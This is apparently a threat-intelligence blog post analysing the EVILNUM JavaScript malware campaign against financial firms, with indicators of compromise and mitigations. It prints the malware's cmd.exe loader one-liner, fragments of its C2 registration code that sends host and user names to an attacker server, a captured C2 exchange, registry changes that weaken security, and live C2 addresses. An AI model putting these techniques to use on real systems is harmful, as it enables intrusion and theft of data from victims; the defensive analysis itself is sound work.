Phantom in the Command Shell

blog.prevailion.com/2020/05/phantom-in-command-shell5.html

Author: Danny Adamitis

Executive Summary

Prevailion's Tailored Intelligence Team has detected two new criminal campaigns targeting the global financial industry with the EVILNUM malware, one of which became active on May 3rd 2020. We have dubbed these new operations "Phantom in the [Command] Shell".

In these engagements, the attack begins when a victim is enticed into following a link to a file hosted on a well known, widely-used cloud provider - unaware that email filters are unlikely to block the domain, and the provider will trust their own links enough that a scan is unlikely. Once engaged, the victim's device downloads a compressed folder that contains trojanized files. This is a user-initiated infection; meant to appear as a typical business interaction, in this case part of "Know Your Customer" banking procedures. These trojanized files use images of credit cards, driver's licenses, passports, and utility bills. When the files are opened, the decoy images are displayed to the user, while an agent written in headless Javascript is surreptitiously invoked. Investigation of the agent reveals code comment indicating the two latest iterations are version 3.6 and 4.0, respectively. Both are designed for Windows OS.

The first version of EVILNUM was identified in 2018; the second version was discovered in an unrelated incident response investigation a year later, having infiltrated a FINTECH company. The initial reporting on this malware was the only sign of its presence, as it briefly faded from view.

EVILNUM has surfaced again in the financial sector with a new variant that has evolved with a very effective tool designed to evade both standard network- and host-based detection systems. It uses supplementary logic designed to help it adapt to the local system and alter its actions - and even the choice of C2 - based upon the antivirus products that are detected on the host machine. This agent allows the threat actor to upload files, download files, run commands, steal cookies and access other protected data. It is designed to persist through reboot by adding a registry key, and even removes artifacts of its presence from the host machine. Given the versatility added to this variant, we suspect that this agent has the capacity to load auxiliary payloads onto a host machine.


Technical Details

Introduction

Prevailion has discovered an updated variant of the deceptive EVILNUM agent. This agent was delivered to victims from a URL on a cloud-platform that hosts a zip file. If the link is clicked, the victim downloads a compressed folder riddled with trojanized files that masquerade as PDFs and JPEGs. These files display themselves as seemingly innocuous decoys to the end user, all while quietly running in the background. The first version of EVILNUM malware was observed and reported in 2018. The second version was reported by Palo Alto, targeting a specific financial technology (FinTech) organization. This report covers the latest versions 3.6 and 4.0, how they're delivered, evasion techniques, and communications channels.

Infection Vector

The infection chain begins when the victim receives a link to a Uniform Resource Locator (URL) hosted on a cloud-based platform, in this case GoogleDrive. This technique is increasingly used to avoid intrusion detection system (IDS) rules, by hosting the malicious file on a 3rd party platform that was likely whitelisted. When that link is clicked and traffic to GoogleDrive is initiated, it begins the process of downloading a compressed folder from that location.



Phantom in the command shell campaign walk through

Microsoft Link Lures

Prevailion has thus far identified two compressed files harboring the subject malware, although there is evidence to suggest that more zip folders exist. Once decompressed, the folder is found to contain microsoft shortcut (lnk) files that were named to impersonate either jpeg or pdf files. We have categorized these lnk files into two subcategories. The first set of lures uses the basic Know Your Customer (KYC) elements as a ruse, these elements are files that anyone would be asked for when opening a new account with a finance services organization. Some examples include but are not limited to driver's license, credit cards, credit history documents, and proof of address paperwork. The second subcluster includes a document that appears to impersonate an established financial services organization, and referenced their 2020 GDPR compliance plan. Given the nature of these lures, Prevailion suspects with moderate confidence these efforts were targeted towards select financial institutions rather than wide-scale spamming.

Once decompress the first zip folders contained the following KYC files:

- Driv License front.jpg.lnk
- Driv License back.jpg.lnk
- Credit Card Front.jpg.lnk
- Credit Card Back.jpg.lnk
- Utility Bill.jpg.lnk.

The name on the drivers license corresponds to a real person, who happens to be the CEO of a Bank located in a British territory. The address on the utility bill matches the city of the bank. The second compressed folder was very similar to the first, containing various KYC documents and impersonated a Canadian person who we suspect works for a different financial organization. The last KYC client file that we identified was a Finnish national that we suspect works for a managed cloud services provider. Prevailion was unable to confirm if these documents were authentic, however if forged they closely resemble the genuine article.

The second subcategory contains a file name that references an organization rather than an individual. The document impersonates an investment company located in England. Like the previously mentioned lnk files, when clicked by the user it launches a script to run in the background of the computer.

As we mentioned, there is added functionality built into this particular agent, and one element is in the display of a decoy file that corresponds to the selected file name. We analysed the properties of the lnk file themselves with lnk parser to search for clues left behind by the actor. However all the lnk files had the same forged metadata; the files were timestomped with a creation date of September 5th, 2018, from a VMWare device based upon the mac address, that had a NetBIOS name of "admin-pc", suggesting they went to some lengths to obfuscate the metadata related to their activities. The lnk file properties can be found below.

```
[Distributed Link Tracker Properties]
Version:                     0
NetBIOS name:                 admin-pc
Droid volume identifier:        a82e4430-d4a8-417a-b678-88e886bec590
Droid file identifier:         8cb9d0c4-b0f4-11e8-b065-005056c00008
Birth droid volume identifier:   a82e4430-d4a8-417a-b678-88e886bec590
Birth droid file identifier:     8cb9d0c4-b0f4-11e8-b065-005056c00008
MAC address:                 00:50:56:c0:00:08
UUID timestamp:                09/05/2018 (10:15:01.429) [UTC]
UUID sequence number:          12389
```

Loader Functionality

Opening any one of the files, such as "Credit Card Front," executes a protracted command line argument. The first operation moves the file to the Temp folder and renames it "1.lnk". Then it proceeds to search for all the files that start with "Cred" in the Temp directory, and search recursively in all directories modified that day. Next it reads the 1.lnk file and redirects the output into a new file named 0.js, It then uses csript to execute that file. The command is as follows:

```
"C:\Windows\System32\cmd.exe" /c path=C:\Windows\system32&&move "Credit Card front.jpg.lnk "
"C:\Users\admin\AppData\Local\Temp\1.lnk"&forfiles /P "C:\Users\admin\AppData\Local\Temp" /M "Cred*.lnk" /S /D 0 /C
"C:\Windows\system32\cmd.exe /c move @path C:\Users\admin\AppData\Local\Temp\1.lnk"&type
"C:\Users\admin\AppData\Local\Temp\1.lnk"|find "TRU4">"C:\Users\admin\AppData\Local\Temp\0.js"|rd a||cSCripT
"C:\Users\admin\AppData\Local\Temp\0.js"
```

Core Agent

This file, 0.js, is the main agent deployed to the victim's machine. It's written in Phantom and this particular script was designed for Windows OS. One comment in the code suggested that this particular iteration was version 3.6. One of our favorite elements was the use of a one-way communication method to obtain the C2, in order to remain elusive. This agent also built in a function aptly named "DeleteLeftovers," to remove certain artifacts of the attack.

Once initiated the agent proceeds to enumerate the infected machine using Windows Management Instrumentation (WMI) to obtain the following information:

- Computername
- Username
- AntiVirus Products

This agent had traditional trojan functionality, that allowed it to perform the following tasks:

- Upload files
- Download files
- Harvest cookies
- Get Files, from the C2,
- Run arbitrary commands
- Run Windows Script Component (.sct) files
- Call a python 2.7 interpreter through rundll32
- Log any errors that the agent generated

One difference between this variant and previous iterations is the removal of the screenshot functionality. This agent did maintain some original functions such as: bringing files down from the C2, and converting strings of data into bytes and receiving binary data. This suggests the agent was capable of retrieving subsequent payloads, indicating it was likely just a first stage agent.


Retrieval of C2 Address

One of the first things the agent does is ping google to check for an internet connection. If the host machine is connected to the internet, the agent proceeds to kill any instances of Internet Explorer which have the command line parameter matching "-Embedding." It then uses Internet Explorer to retrieve a remote web page that acts as a one-way communication method, that web page contains a string that identifies the corresponding C2 node.

Like the previous variants of EVILNUM, the actor set up accounts on GitLab and Digital Point, a web forum. The four primary URLs used as drop sites for one-way communications were:

- hxxps://gitlab[.]com/jhondeer123/test/raw/master/README.md
- hxxps://www.digitalpoint[.]com/members/johndeer123.923670/
- hxxps://gitlab[.]com/bliblobla123/testingtesting/-/raw/master/README.md
- hxxps://www.digitalpoint[.]com/members/bliblobla.943007/

The actor likely set up two web pages that corresponded to each campaign for redundancy. The function would periodically check those two web pages every 180000 seconds (50 hours).
Metadata properties of the most recent campaign show that the "bliblobla123" Gitlab account was created on May 3rd, 2020.



bliblo bla

@bliblobla123 · Member since May 03, 2020

Issues, merge requests, pushes, and comments.


Activity

bliblo bla @bliblobla123 2 days ago
Pushed to branch master at bliblo bla / testingtesting
23bb3656 · Update README.md

Personal projects

testingtesting ★ 0 ⑂ 0
Updated 2 days ago

Image showing the date when the Gitlab account was created



testingtesting

Project ID: 18549350

3 Commits 1 Branch 0 Tags 195 KB Files 195 KB Storage

testingtesting

Update README.md

bliblo bla authored 2 days ago

23bb3656

README No license. All rights reserved

Name	Last commit	Last update
README.md	Update README.md	2 days ago


README.md

testingtesting

8346758545http://139.28.37.638346758545

Image showing the latest C2 embedded in the README.MD file

The “johndeer123” Digital Point account associated with version 3.6, was created on February 21, 2019. One of the differences in the 3.6 and 4.0 variants is that the agent obtains the IP address through a regex search for the string “8346758545”. On the Digital Point web forum instance the observed C2, hxxp://185.62.190[.]89, was stored as a value in the “interest” field.



johndeer123

Peon, 39

Last seen: Dec 5, 2019

About

Birthday: Oct 1, 1980 (Age: 39)

Interests: 8346758545http://185.62.190.898346758545

Interact

Content: Find all content by johndeer123
Find all threads by johndeer123

Last Activity: Dec 5, 2019
Joined: Feb 21, 2019
Messages: 0
Likes Received: 0
Best Answers: 0
Trophy Points: 0

Birthday: Oct 1, 1980 (Age: 39)

Image of Johndeer123 Digital Point Profile

If the host is running BitDefender, EVILNUM will reach out to a different URL hxxps://gitlab.com/jhondeer123/test/raw/master/test.py. The agent then searches for the same string “8346758545”. There is also some fallback functionality to use “long2ip”, the arithmetic based method, implemented in the previous agent. This method takes the number then divides it by 8 and converts it to an IP address.

Command and Control Communications

Once the agent obtains the IP address it will send a GET request to check.php. If the IP address is indeed the correct C2, it returns a message padded with “jifhruhajsdfg444” on each side. In this case it received a padded “success” message:


```
GET /tran/check.php?id=&ver=4.0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 139.28.37.63
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 04 May 2020 18:59:01 GMT
Server: Apache/2.4.6 (CentOS) PHP/7.3.17
X-Powered-By: PHP/7.3.17
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

jifhruhajsdfg444successjifhruhajsdfg444GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: 139.28.37.63
DNT: 1
Connection: Keep-Alive
```

Wireshark stream of a check interaction from the victim to the C2

Once the agent confirms the correct IP address, it proceeds to send a register request. In this POST it sent the host based enumeration information. Once received the
C2 responded with the agent's unique identifier that will then get saved at
appDataPath + \\Microsoft\\Credentials\\MediaPlayer\\MediaManager\\id.txt.



```
function RegisterToServer(av)
{
    cpuName = objShell.ExpandEnvironmentStrings("%computername%")
    userName = objShell.ExpandEnvironmentStrings("%USERNAME%")

    try{
    REFNAME = "ref";
    }
    catch(e){}
    do
    {

        res = IEPostStringRequest(serverIP + "register.php",
        encodeURI("av=" + av + "&cpu-name=" + cpuName + "&ref="+ REFNAME + "&user=" + userName));

        id = GetValueWithRegex(res);

    }
    while(id == "");

    SaveTextToFile(idFile,id);
}

function GetValueWithRegex(str, pattern)
```

```
function RegisterToServer(av)
{



    pat = "4";

    do
    {

        res = IEPostStringRequest(serverIP + "register.php",
        encodeURI("av=" + av + "&cpu-name=t&ref="+ pat + "&user="));
        id = GetValueWithRegex(res);

    }
    while(id == "");

    SaveTextToFile(idFile,id);
}




function ExecuteCommand(cmd)
```

Image of the register function with version 3.6 on the left and 4.0 on the right

Based upon code analysis the following HTTP requests and parameters were identified:

- "check.php?id="+id + "&ver="+ ver
  - Agent confirms it has the right IP address and sends version number
- "register.php?av=" + av + "&cpu-name=" + cpuName + "&ref="+ REFNAME + "&user=" + userName
  - Registers the agent with the C2 and obtain unique identifier
- "view.php", "id=" + id);
  - Get commands from the C2
- "cookies.php?id="+id
  - Upload harvested cookies to the C2
- "DOWNLOAD_FILE.php".toLowerCase(), "FILE-URL=".toLowerCase() + fileURL
  - Download file from C2 then place in tmp and appData folders
- "send.php?id="+id, filePath, "uploaded_file"
  - Upload file from infected host to C2
- "upload.php?id="+id, sctFile, "uploaded_file"
  - obtain windows script component from from C2, then store it "878478ddd3.TMP"

Persistence

As we described, the agent will persist through a reboot by adding a registry key. This is the same technique that was used in the 2.0 version. One notable feature is that the actor added logic to modify the registry key location, based on the antivirus product that was detected during the enumeration phrase. In the previous version, it would only specify what to do when BitDefender was installed on the host. The new version added functionality to account for Avast. If either one of those two antivirus specific products were detected it created a registry key at:
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\.
If there is no antivirus product detected - or something other than BitDefender and Avast - it will create a registry key at:
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows.

Both keys will then run a shortcut file specified at the path:
"C:\\Users\\admin\\AppData\\Roaming\\Microsoft\\Credentials\\MediaPlayer\\MediaManager\\Media.lnk".

This shortcut file maps to the media.js file, which contains a copy of the core agent. This set of registry persistence modifications are stored in a file named media.reg.

The second registry modification file, mediaIE.reg, is the same file that has been used since version 1 of EVILNUM. These registry modifications appear to have remained consistent with the newest iteration versions. The modifications are intended to weaken the security of the host machine. For example - one modification removes the "no protect mode" banner, potentially luring victims into a false sense of security. Another example is the removal of a feature of CCleaner that clears data downloaded from browsers, this is likely meant to ensure downloaded scripts or tools were not removed. The registry keys and modified parameters are listed below.

- HKEY_CURRENT_USER\\Control Panel\\Cursors
"AppStarting"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,63,00,75,00,72,00,73,00,6f,00,72,00,73,00,5c,00,6
  - This decodes to "%.S.y.s.t.e.m.R.o.o.t.%.\.c.u.r.s.o.r.s.\.a.e.r.o._.a.r.r.o.w...c.u.r..."
- HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Main
  - "Check_Associations"=no
  - "NoProtectedModeBanner"=dword:00000001
  - "IE10RunOncePerInstallCompleted"=dword:00000001
- HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Recovery
  - "AutoRecover"=dword:00000002
- HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\PhishingFilter
  - EnabledV9"=dword:00000001\r\n\r\n

- HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\BrowserEmulation
  - "MSCompatibilityMode"=dword:00000001
- HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ Advanced
  - “EnableBalloonTips"=dword:00000000
- HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
  - “GlobalUserOffline"=dword:00000000
- HKEY_CURRENT_USER\\Software\\Piriform\\CCleaner
  - “BrowserMonitoring"=-"(Mon)3001\"
- HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\3
  - "2500"=dword:00000003

Conclusion

The Phantom in the Command Shell campaign shows that the threat actors behind the EVILNUM malware family are constantly advancing their techniques as they continue to focus their efforts on the global banking/financial system. The differences between the 3.6 and 4.0 variants appear to be trivial and do not affect functionality.

This group has been targeting the financial sector since 2018 and has achieved success due to their ability to use innovative methods to stay ahead of defensive measures, such as the use of javascript-based agents instead of relying upon more commonly used methods such as executable files. They have continued to evolve this agent by modifying the location of certain files to avoid detection by specific antivirus products and changing communications patterns when certain products are being employed. They created an elaborate command and control retrieval tactic by embedding instructions to use well known platforms, in order to bypass detection. They also configured the agent to use different C2 nodes depending on the security products used by the host machine.

One possible way to protect against this threat, is to disable Microsoft shortcut files on high risk machines that routinely interact with untrusted parties. These high risk machines should also be segmented within the network to impede attackers' ability to spread laterally if they were compromised. We recommend routinely monitoring network logs to check for abnormal connections to IP addresses associated with virtual private servers.

Prevailion has shared our findings with Cyber Threat Alliance members. The CTA uses this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

GDrive URLs
hxxps://drive[.]google[.]com/uc?auth_user=0&id=1KjJy7FCn-4IN7rsOSwWmSab3xVfY-wNn&export=download
hxxps://docs[.]google[.]com/uc?authuser=0&id=1TROQjDFvR1pw7QckQq1TUVnOYUK6tR6Q&export=download

Zip Files
0f4b51dafe6bd75bce2cfbd1fe16d1af91fd958084e23b526671b4e05423f9ee
97aa67531305da6fb73198fabd05b0592705c427519670a218d68d9def83f764
83f1af96b4a15b3b8ec7490de83555000800779d6456ccd017ba02623704f80c

Microsoft ShortCut (Lnk) Files
9666285017da522bc193fdfa89ecec0ebb8f382aed04260f9c3dc6520bcb23b5
b89cc69c63894c4b263be5a7b7390d3f8500a8ed4834882a7282ebca301e528e
951ca0adc511173018277b090a9eae3fb389092e095dbc4a0c9b67181dc43d1b
7c0e1b2c7bfab05f69cb8f2412e8c6423549ca8d675fcb092c196e6710e6cad6
4930874f700dd81bff1c0f2ec7a8f55741987e102be8164bdc4aad6ea97062cb
1bd7598549a967fe6df9c79a173e3f6c6721ec21088e5e1543e2865436cce284
88537039a4b87ff55ef9a57c21f728ecf90e40e532486913d763e16db04ccac4
01f1f23649920e30d510f6ae48e370c82dd57ce0817d12f649615d7188c9b0e2
ca23b0c263652259fc9163d9981033913c9aa3d51a23b1e43f145ca0e0960a30
Ceb892d73cbfea205239dab384101305a957bfd675486a126787a74068c1ddea
83e5eeb549543e16f98eb26d848194baa8273d5e0408c72222999535f91434fe
4e734713911d2bcb1ba9da2752e529387fe176aa2da0c043593c412e7dec1ade
Bb8b6c6b9b157b093ba5ff60ec5e9e9268b3efa4ebd46a403859a4d65d21cce7
7d643b369be21f07be4893097084e685f8ea7583d01f19ece6ee3bb86cec062e
69d94240bf1b3dae168934be93d742e2b5e41c2767b4573ccabf3c79c8a017d4
E06ab6b87c4977c4ee30f3925dd935764a0ec0da11458aca4308da61b8027d76
79ddc62bcab8efaef586c7e4202fa6a40a82a37571cbab309812602f7a03162b

Core Agent
Javascript agent version 4.0
75ae7bbdbfccde37a545a6b316e885e9a6d1ecf3c069fa48594a6db6f30c41d0
Javascript agent version 3.6

8c770d3424324030887fd6efcd7b989129f1430b8dafb482372240e93c009a24
951ca0adc511173018277b090a9eae3fb389092e095dbc4a0c9b67181dc43d1b
Javascript agent version 3.5
ba4ca5ae0aeb7916a6b08320830bb48c756f7ebaa281431e1311cb66dba3bca0
8100351010C260A7BDC2D283065097140418B5A33CF682F902E793FFAED263D4
Media.reg
9FEE4514F8B3027AD045E67EE8D80317DD2AFBF7A996C97F47C216EAD011B070
MediaIE.reg
6cc5a6ce509a7bbbcaeab1f0635c8b14cbd6a5503cde799de3163fbf70221301

Actor created Folders

appData + \\Microsoft\\Credentials\\MediaPlayer\\MediaManager\\
appData + \\Microsoft\\Credentials\\MediaPlayer\\UtilitiesLog\\

C2 Retrieval URLs

hxxps://gitlab[.]com/bliblobla123/testingtesting/-/raw/master/README.md
hxxps://www.digitalpoint[.]com/members/bliblobla.943007/
hxxps://gitlab[.]com/jhondeer123/test/raw/master/README.md
hxxps://www.digitalpoint[.]com/members/johndeer123.923670/
hxxps://gitlab[.]com/jhondeer123/test/raw/master/test.py

Command and Control Node

hxxp://139.28.37[.]63
hxxp://185.62.190[.]89
hxxp://185.62.190[.]218

MITRE ATT&CK Framework Mapping

Tactic	**Technique**
Initial Access	Spear Phishing Link (T1192)
Execution	User Execution (T1204)
Persistent	Registry Run Keys / Startup Folder (T1060)
Defensive Evasion	Timestomping (T1099), Indicator Removal from host (T1070), Modify Registry (T1112), Hidden Window (T1143), rundll32 (T1085),
Credential Access	Steal Web Session Cookie (T1539)
Collection	Data from Local System (T1005), Data Staged (T1074)
Command & Control	Commonly used port (T1043), Web service (T1102), Remote File copy (T1105)
Exfiltration	Exfiltration Over Command and Control Channel (T1041)